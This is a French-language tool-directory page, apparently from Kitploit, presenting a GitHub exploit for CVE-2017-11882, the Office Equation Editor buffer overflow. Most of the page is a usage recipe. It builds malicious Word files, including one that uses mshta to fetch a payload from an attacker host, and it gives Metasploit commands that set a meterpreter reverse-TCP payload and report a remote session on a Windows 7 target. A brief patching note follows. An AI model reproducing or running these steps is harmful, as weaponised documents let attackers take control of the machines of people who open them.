Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2017-11882 — CVE-2017-11882 (fonctionne avec Office 2003 à 2016) | Kitploit

Outils/GitHubGitHub/littlebin404/cve-2017-11882
Frameworks d'ExploitationGénération de PayloadsAnalyse des VulnérabilitésExploitationTests d'IntrusionExploitation de Binaires
GitHublittlebin404/cve-2017-11882

CVE-2017-11882

CVE-2017-11882 (fonctionne avec Office 2003 à 2016)

Voir le dépôt
5327il y a 5 ansPas encore vérifié
Partager

Aperçu de CVE-2017-11882

Du point de vue de l'exploitation, il peut toucher toutes les versions d'Office de 2003 à 2016, et la mise en place de l'environnement d'attaque est très simple. Cette vulnérabilité est causée par l'[Éditeur d'équations] dans Office. Comme le processus de l'éditeur ne vérifie pas la longueur des noms, cela provoque un débordement de tampon, et un attaquant peut exécuter du code arbitraire en construisant des caractères spéciaux. Par exemple, si un pirate exploite cette vulnérabilité pour créer un fichier Office avec une backdoor shell, lorsque l'utilisateur ordinaire ouvre ce fichier, l'ordinateur peut être directement contrôlé par le pirate.

Versions affectées :

office 2003 
office 2007 
office 2010 
office 2013 
office 2016

Usage


python Command_CVE-2017-11882.py -c "cmd.exe /c calc.exe" -o test.doc
Image

Cliquez sur le fichier "test.doc" généré, la calculatrice apparaît avec succès.

python Command_CVE-2017-11882.py -c "mshta http://192.168.43.165:8080/11882" -o 11882-3.doc

Image

Image

Génération réussie du fichier Word 11882-3.doc.

Placez le fichier cve_2017_11882.rb dans le répertoire /usr/share/metasploit-framework/modules/exploits/windows/smb :

msf > search CVE-2017-11882
msf > use exploit/windows/smb/CVE-2017-11882 
msf exploit(CVE-2017-11882) > set payload windows/meterpreter/reverse_tcp 
msf exploit(CVE-2017-11882) > set lhost 192.168.43.165 
msf exploit(CVE-2017-11882) > set uripath 11882 

msf exploit(CVE-2017-11882) > exploit

Démarrage de l'écoute :
Image


Cliquez sur le fichier 11882-3.doc sur la machine cible Windows 7, la session est obtenue avec succès !
Image

Correction de la vulnérabilité

① Mise à jour en ligne : activez Windows Update, cela suffit pour la plupart des gens. ② Appliquer le correctif : l'adresse du correctif Microsoft correspondant à cette vulnérabilité : https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882


Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    261
  • 6

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    259

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →